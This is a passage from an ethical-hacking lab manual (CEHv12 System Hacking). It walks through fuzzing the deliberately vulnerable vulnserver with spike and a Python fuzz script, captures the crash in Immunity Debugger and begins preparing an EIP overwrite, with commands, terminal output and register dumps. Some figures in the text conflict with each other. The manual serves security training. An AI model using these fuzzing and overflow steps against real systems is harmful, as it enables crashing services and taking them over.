
55. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.



56. Navigate to **CEHv12 Module 06 System Hacking\Buffer Overflow Tools** and copy the **Scripts** folder. Close the window.



57. Paste the **Scripts** folder on the **Desktop**.



58. Now, we will run a Python script to perform fuzzing. To do so, switch to the **terminal** window, type **cd /home/attacker/Desktop/Scripts/**, and press **Enter** to navigate to the **Scripts** folder on the **Desktop**.

```
cd /home/attacker/Desktop/Scripts - Parrot Terminal
File Edit View Search Terminal Help
tried to send to a closed socket!
Fuzzing Variable 0:1604
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1605
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1606
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1607
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1608
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1609
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1610
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1611
Couldn't tcp connect to target
^Z
[1]+ Stopped generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[x]-[root@parrot]~#
#cd /home/attacker/Desktop/Scripts
[root@parrot]~/Desktop/Scripts#
#
```

The terminal window shows the command 'cd /home/attacker/Desktop/Scripts' being entered, followed by the output of a fuzzing script. The script is attempting to send data to a closed socket, resulting in numerous error messages like 'tried to send to a closed socket!' and 'Couldn't tcp connect to target'. The process is stopped with ^Z. The terminal prompt then changes to show the current directory as ~/Desktop/Scripts.

59. Type **chmod +x fuzz.py** and press **Enter** to change the mode to execute the Python script.

60. Now, type **./fuzz.py** and press **Enter** to run the Python fuzzing script against the target machine.

Note: When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.

The screenshot shows a terminal window titled './fuzz.py - Parrot Terminal' running on a Parrot OS desktop environment. The terminal output is as follows:

```
tried to send to a closed socket!
Fuzzing Variable 0:1605
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1606
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1607
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1608
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1609
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1610
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1611
Couldn't tcp connect to target
^Z
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[x]-[root@parrot]-[~]
└─#cd /home/attacker/Desktop/Scripts
[root@parrot]─[/home/attacker/Desktop/Scripts]
└─#chmod +x fuzz.py
[root@parrot]─[/home/attacker/Desktop/Scripts]
└─#./fuzz.py
```

The terminal prompt shows the user is root on the 'parrot' host. The user navigates to the directory containing 'fuzz.py', makes it executable, and then runs it. The script outputs multiple error messages indicating failed TCP connections to a target at 10.10.1.11 port 9999. The process is stopped with a ^Z interrupt.

61. Click **CEHv12 Windows 11** switch to the **Windows 11** machine and maximize the **Command Prompt** window running the vulnerable server.

62. You can observe the connection requests coming from the host machine (**10.10.1.13**).

```

E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe

Received a client connection from 10.10.1.13:45612
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45614
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45616
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45618
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45620
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45622
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45624
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45626
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45628
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45630
Waiting for client connections...

```

63. Now, switch to the **Immunity Debugger** window and wait for the status to change from **Running** to **Paused**.

64. In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.

Register	Value
EAX	00A6F1EC ASCII "TRUN .:/AAAAAA
ECX	0088B074
EDX	00000041
EBX	0000010C
ESP	00A6F90C
EBP	00A6F094
ESI	00401848 vulnser.00401848
EDI	00401848 vulnser.00401848
EIP	00401D98 vulnser.00401D98
C	0 ES 002B 32bit 0(FFFFFF)
P	1 CS 0023 32bit 0(FFFFFF)
A	0 SS 002B 32bit 0(FFFFFF)
Z	1 DS 002B 32bit 0(FFFFFF)
S	0 FS 0053 32bit 3E1000(FFF)
T	0 GS 002B 32bit 0(FFFFFF)
D	0 LastErr ERROR_SUCCESS (00000000)
EFL	00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0	empty g
ST1	empty g
ST2	empty g
ST3	empty g
ST4	empty g
ST5	empty g
ST6	empty g
ST7	empty g
FST	0000 Cond 0 0 Err 0 0 0 0 0 0 (GT)
FCW	027F Prec NEAR,53 Mask 1 1 1 1 1 1

Registers (FPU)

Immunity: Consulting Services Manager

06:05:18] Access violation when reading [00A5FAE5] - use Shift+F7/F8/F9 to pass exception to program Paused

65. Click **CEHv12 Parrot Security** switch to the **Parrot Security** machine. In the **Terminal** window, press **Ctrl+C** to terminate the Python script.

66. A message appears, saying that the vulnerable server crashed after receiving approximately **11800** bytes of data, but it did not overwrite the EIP register.

Note: The byte size might differ in your lab environment.

```

Applications Places System ./fuzz.py - Parrot Terminal
File Edit View Search Terminal Help
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1606
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1607
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1608
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1609
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1610
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1611
Couldn't tcp connect to target
^Z [root@parrot ~] generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[1]+ Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[x]-[root@parrot ~]
└─#cd /home/attacker/Desktop/Scripts
[root@parrot ~]─#cd /home/attacker/Desktop/Scripts
└─#chmod +x fuzz.py
[root@parrot ~]─#./fuzz.py
^C[Fuzzing crashed vulnerable server at 11800 bytes
[root@parrot ~]─#
└─#]

```

67. Click **CEHv12 Windows 11** switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.

68. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

69. Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the **pattern_create** Ruby tool to generate random bytes of data.

70. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine.


71. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

72. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.

73. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

